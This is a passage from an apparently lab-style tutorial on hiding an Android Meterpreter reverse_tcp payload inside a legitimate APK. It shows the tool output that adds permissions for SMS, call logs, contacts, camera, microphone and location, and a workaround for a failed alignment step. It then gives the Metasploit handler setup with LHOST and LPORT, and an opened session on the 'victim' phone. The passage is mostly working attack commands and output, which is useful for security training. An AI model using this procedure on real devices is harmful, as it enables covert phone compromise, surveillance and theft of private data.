[*] Adding <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
[*] Adding <uses-permission android:name="android.permission.CALL_PHONE"/>
[*] Adding <uses-permission android:name="android.permission.SEND_SMS"/>
[*] Adding <uses-permission android:name="android.permission.RECORD_AUDIO"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
[*] Adding <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
[*] Adding <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
[*] Adding <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
[*] Adding <uses-permission android:name="android.permission.SET_WALLPAPER"/>
[*] Adding <uses-permission android:name="android.permission.READ_CONTACTS"/>
[*] Adding <uses-permission android:name="android.permission.RECORD_AUDIO"/>
[*] Adding <uses-permission android:name="android.permission.RECEIVE_SMS"/>
[*] Adding <uses-permission android:name="android.permission.READ_SMS"/>
[*] Adding <uses-permission android:name="android.permission.READ_CALL_LOG"/>
[*] Adding <uses-permission android:name="android.permission.WAKE_LOCK"/>
[*] Adding <uses-permission android:name="android.permission.CAMERA"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
[*] Rebuilding /root/CyberAcademy/hw.apk with meterpreter injection as /tmp/d20181029-31582-1ibdvl1/output.apk
[*] Signing /tmp/d20181029-31582-1ibdvl1/output.apk
[*] Aligning /tmp/d20181029-31582-1ibdvl1/output.apk
Error: No such file or directory @ rb_sysopen - /tmp/d20181029-31582-1ibdvl1/aligned.apk
root@cyberpinguin:~/CyberAcademy#
```

** Zoom to view Text

As can be seen from the last line


Error: No such file or directory @ rb_sysopen - /tmp/d20181029-31582-1ibdvl1/aligned.apk

an error will occur and the output file will not be generated in the desired location , in this case **g6.apk .** However if we follow the flow of execution it can be noticed that in fact the apk will be rebuild together with the injected payload and stored in a temporary location as **output.apk.**


[*] Rebuilding /root/CyberAcademy/hw.apk with meterpreter injection as /tmp/d20181029-31582-1ibdvl1/output.apk

This is indeed the apk with the injected payload.


After the victim machine (Android) downloads this apk




And then proceeds to install it in the system




After the application has been installed together with the injected payload, once it is launched in the system it will execute the payload thus giving a **meterpreter session** to the attacker


Allow **HelloWorld** to access photos, media, and files on your device?

Beforehand the listener should be up and running in the attacker machine since the payload is a **reverse_tcp.**


```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.0.109
LHOST => 192.168.0.109
msf exploit(multi/handler) > set LPORT 9999
LPORT => 9999
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.109:9999
[*] Sending stage (70525 bytes) to 192.168.0.107
[*] Meterpreter session 1 opened (192.168.0.109:9999 -> 192.168.0.107:39112) at 2018-10-29 12:05:46 +0100
```

After a session is returned it is possible to execute commands as long as the session is active.


```
meterpreter > getuid
Server username: u0_a73
meterpreter > sysinfo
Computer    : localhost
OS          : Android 7.1.2 - Linux 4.9.95-android-x86-gd25a822a6c78 (i686)
Meterpreter : dalvik/android
meterpreter >
```